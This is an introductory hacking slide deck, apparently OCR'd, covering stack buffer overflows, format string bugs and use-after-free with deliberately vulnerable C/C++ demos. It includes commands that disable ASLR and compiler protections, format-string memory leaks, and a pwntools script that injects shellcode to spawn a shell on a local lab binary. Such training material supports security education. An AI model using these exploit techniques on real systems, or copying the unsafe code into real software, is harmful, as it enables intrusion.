Basic hacking

singi

Contents

- 0ld school `system` hacking technic
  - SOF, FSB, UAF, Race condition(TOCTOU), …
  - HoF, IoF
  - w/o mitigations
- Super Easy Things!
- w/ HW :)


Set a testing environment

- 1. Disable ASLR
  - sudo echo 0 > /proc/sys/kernel/randomize_va_space
- Install Pwntools
  - apt-get update
  - apt-get install python2.7 python-pip python-dev git libssl-dev libffi-dev build-essential pip install --upgrade pip
  - pip install --upgrade pwntools

Stack based Buffer overflow

- In-sufficient array bound check.
- Usually, overwrite to `Return Address`
  - Not RET instruction. (x86/x86-64)
  - Also can overwrite variables or pointers

Stack based Buffer overflow




Stack based
Buffer overflow

```c
#include <stdio.h>

int main()
{
        char buf[128];

        gets(buf);

        return 0;
}
```

#ubuntu 16.04
gcc -o vuln1 vuln1.c -fno-stack-protector -zexecstack

Stack based
Buffer overflow



Stack based
Buffer overflow

```python
#!/usr/bin/python

from pwn import *
context.arch = 'amd64'

shellcode = asm(shellcraft.sh())
payload = shellcode + "A"*80

payload+= p64(0x4141414142424242) + p64(0x7fffffffe420)

p = process('./e1')
p.sendline(payload)
p.interactive()
```

Stack based Buffer overflow

- 너무 쉬워요! Real-world case는 없나요?

Format String Bug

- Missing `format string` when using printf related functions
- format string?
  - %s, %d, %p, %x, %ld, %u, %z, %c, …
  - %n, %hn, <— WTF?

Format String Bug

```c
#include <stdio.h>

int main()
{
    char buf[80];
    fgets(buf, 79, stdin);
    printf(buf);
    //printf("%s\n", buf);
}
```

Is it same result?

Format String Bug

```
root@fuzz1-cac:~# ./x
aaaa%p%p%p%p
aaaa0x7ffde1ac2df00x7fd85183b8d00xa70257025702570025700x60226d
root@fuzz1-cac:~# ./x
aaaa%4$p
aaaa0x602269
root@fuzz1-cac:~#
```


Use After Free

- 프로그램에서 할당한 메모리를 잘못 관리하여, `free`된 영역에 write/read와 같은 행위가 일어나는 것.


- Garbage Collector

- C++ constructor

Use After Free



Use After Free



Use After Free

```c
#include <stdio.h>
#include <stdlib.h>

typedef struct {
    int val;
    int val2;
    int val3;
} Example;

int main()
{
    Example *ptr1;
    Example *ptr2;

    ptr1 = (Example*)malloc(256);
    ptr1->val3 = 0x1337;

    printf("ptr1 address : %p\n", ptr1);
    printf("ptr1->val3 : %d\n", ptr1->val3);

    free(ptr1);

    ptr2 = (Example*)malloc(256);
    printf("ptr2 address : %p\n", ptr2);
    printf("ptr2->val3 : %d\n", ptr2->val3);

    return 0;
}
```

Use After Free


```
root@fuzz1-cac:~# gcc -o p p.c
root@fuzz1-cac:~# ./p
ptr1 address : 0x55d5ebc99260
ptr1->val3 : 4919
ptr2 address : 0x55d5ebc99260
ptr2->val3 : 4919
root@fuzz1-cac:~#
```

Use After Free

```
#include <iostream>

using namespace std;

class userinfo {
public:
        int *age;
        userinfo(int _age) {
                age = new int;
                *age = _age;
        }

        ~userinfo() {
                delete age;
        }

        void printInfo(void) {
                cout << "age : " << *age << "\n";
        }

        void setInfo(int _age) {
                *age = _age;
        }
};

int main()
{
        userinfo *a = new userinfo(20);
        userinfo *b = a;
        a->printInfo();
        b->printInfo();

        return 0;
```


Use After Free

```
int main()
{
        userinfo *a = new userinfo(20);
        userinfo *b = a;
        a->printInfo();
        b->printInfo();

        return 0;
}
```



Use After Free

```
int main()
{
        userinfo *a = new userinfo(20);
        userinfo *b = a;
        a->printInfo();
        b->printInfo();

        return 0;
}
```



result?

Use After Free

```
int main()
{
        userinfo *a = new userinfo(20);
        userinfo *b = a;
        a->printInfo();
        b->printInfo();

        a->setInfo(99);

        a->printInfo();
        b->printInfo();

        return 0;
}
```


Use After Free

```
int main()
{
        userinfo *a = new userinfo(20);
        userinfo *b = a;
        a->printInfo();
        b->printInfo();

        delete a;

        a->printInfo();
        b->printInfo();

        return 0;
}
```

What if delete `a`?

Use After Free

```
int main()
{
        userinfo *a = new userinfo(20);
        userinfo *b = a;
        a->printInfo();
        b->printInfo();

        delete a;

        a->printInfo();
        b->printInfo();

        return 0;
}
```

